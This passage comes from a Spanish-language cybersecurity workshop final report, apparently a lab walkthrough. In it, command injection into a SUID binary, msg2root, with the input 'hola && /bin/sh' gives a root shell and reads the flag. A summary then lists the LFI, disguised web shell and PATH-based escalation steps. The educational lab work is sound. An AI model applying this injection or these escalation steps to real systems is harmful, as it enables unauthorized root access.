
Vemos que el comportamiento del ejecutable es poner por consola un mensaje que yo le doy por la misma previamente a ser mostrado, por lo tanto al entender este comportamiento, se me ocurre enviarle un comando a ejecutar, ya que como mencionamos anteriormente este ejecutable ejecuta, valga la redundancia, lo que yo le escriba por consola.

TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024

Incluso podemos investigar un poco más con el comando

strings msg2root



```
kali@kali: ~
File Actions Edit View Help
msg2root.c
__FRAME_END__
__JCR_END__
__init_array_end
__DYNAMIC
__init_array_start
__GLOBAL_OFFSET_TABLE_
__libc_csu_fini
__ITM_deregisterTMCloneTable
__x86.get_pc_thunk.bx
data_start
printf@@GLIBC_2.0
fgets@@GLIBC_2.0
_edata
_fini
_data_start
system@@GLIBC_2.0
_gmon_start_
_dso_handle
_IO_stdin_used
__libc_start_main@@GLIBC_2.0
__libc_csu_init
stdin@@GLIBC_2.0
_end
_start
_fp_hw
asprintf@@GLIBC_2.0
__bss_start
main
_Jv_RegisterClasses
__TMC_END__
__ITM_registerTMCloneTable
_init
$
```


Ahora, que ya conocemos un poco más del comportamiento podemos darle un comando fuera de la palabra que espera el ejecutable msg2root, con el comando

./msg2root

para ejecutarlo y cuando solicite datos le colocamos

hola && /bin/sh

para tener una shell completa:



```
__TMC_END__
__ITM_registerTMCloneTable
_init
$ ./msg2root
./msg2root
Message for root: hola && /bin/sh
hola
hola
hola
#
#
```

TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024

Nótese la almohadilla.

Si no queda claro con el # le podemos directamente preguntar con el comando whoami:

```
nota@8d:/bin$  
holas  
# whoami  
whoami  
root  
#
```



Ahora que tenemos acceso de root, vamos a cambiarnos al directorio de root con el comando

cd /root

y listar con el comando

ls -la

el contenido del directorio:

```
# whoami  
whoami  
# cd /root  
cd /root  
# ls -la  
ls -la  
total 20  
drwx----- 2 root root 4096 Mar 17 2016 .  
drwxr-xr-x 21 root root 4096 Mar 17 2016 ..  
lrwxrwxrwx 1 root root 9 Mar 17 2016 .bash_history → /dev/null  
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc  
-rw-r--r-- 1 root root 1840 Mar 17 2016 flag.txt  
lrwxrwxrwx 1 root root 9 Mar 17 2016 messages.txt → /dev/null  
lrwxrwxrwx 1 root root 9 Mar 17 2016 .mysql_history → /dev/null  
-rw-r--r-- 1 root root 140 Nov 19 2007 .profile  
#
```



TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024

Vamos a abrir el flag.txt con el comando

more flag.txt

¡Felicitaciones, llegamos al final del proceso!!!

16-LINK A VIDEO DE TRABAJO FINAL TALLER CIBERSEGURIDAD

17-LINK A PRESENTACION DE TFINAL CIBERSEGURIDAD

TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024

18-Conclusión

El proceso de evaluación de seguridad en un sistema objetivo, como el descrito, es esencial para identificar y mitigar posibles vulnerabilidades que podrían ser explotadas por atacantes malintencionados. A través de un enfoque sistemático que abarca desde el reconocimiento inicial hasta la post-explotación, se puede obtener una visión profunda de las debilidades de un sistema y establecer medidas de protección adecuadas. La identificación y explotación de vulnerabilidades como LFI y la escalada de privilegios resaltan la importancia de mantener una configuración segura y actualizada en todos los servicios del sistema.

Este ejercicio no solo demuestra las capacidades técnicas para llevar a cabo un ataque exitoso, sino que también subraya la necesidad crítica de implementar prácticas de seguridad robustas y continuas en cualquier infraestructura tecnológica. La formación y concienciación en ciberseguridad son fundamentales para proteger los activos digitales y garantizar la continuidad y la integridad de los servicios y datos sensibles.

19.-Síntesis del Trabajo Realizado

Reconocimiento y Enumeración:

- Objetivo: Identificar el sistema objetivo y los servicios activos en la red.
- Acción: Uso de Nmap para escanear la red y detectar hosts activos y servicios.
- Resultado: Identificación de servicios como MySQL y Apache en el objetivo.

Evaluación de Vulnerabilidades en un Servidor Web Apache:

- Objetivo: Conocer la versión del servicio y evaluar vulnerabilidades específicas.
- Acción: Análisis de la versión de Apache, revisión del código fuente y parámetros del sitio web.
- Resultado: Identificación de posibles vulnerabilidades como Local File Inclusion (LFI).

Acceso Inicial:

- Objetivo: Obtener acceso a la aplicación web.
- Acción: Exploración del sitio web y evaluación de vulnerabilidades LFI, uso de herramientas como Burp Suite.
- Resultado: Acceso a código fuente y archivos sensibles del servidor.

Explotación de Vulnerabilidades:

- Objetivo: Escalar privilegios y obtener acceso más profundo.
- Acción: Subir una shell web disfrazada como archivo GIF, configurar un listener en Metasploit.
- Resultado: Obtención de acceso a través de la shell web y preparación para escalada de privilegios.

Escalada de Privilegios:

- Objetivo: Obtener acceso como usuario privilegiado o root.
- Acción: Explotar binarios con el bit SUID, modificar la variable PATH.
- Resultado: Adquisición de acceso como usuario mike y escalada a root.

Post-Explotación:

- Objetivo: Extraer información valiosa y limpiar rastros.
- Acción: Acceso a la base de datos, revisión de archivos y configuraciones adicionales, recopilación de la flag de root.
- Resultado: Compromiso total del sistema, acceso completo a datos sensibles y capacidad para cubrir huellas.

TALLER DE CIBERSEGURIDAD

TRABAJO FINAL - JULIO 2024
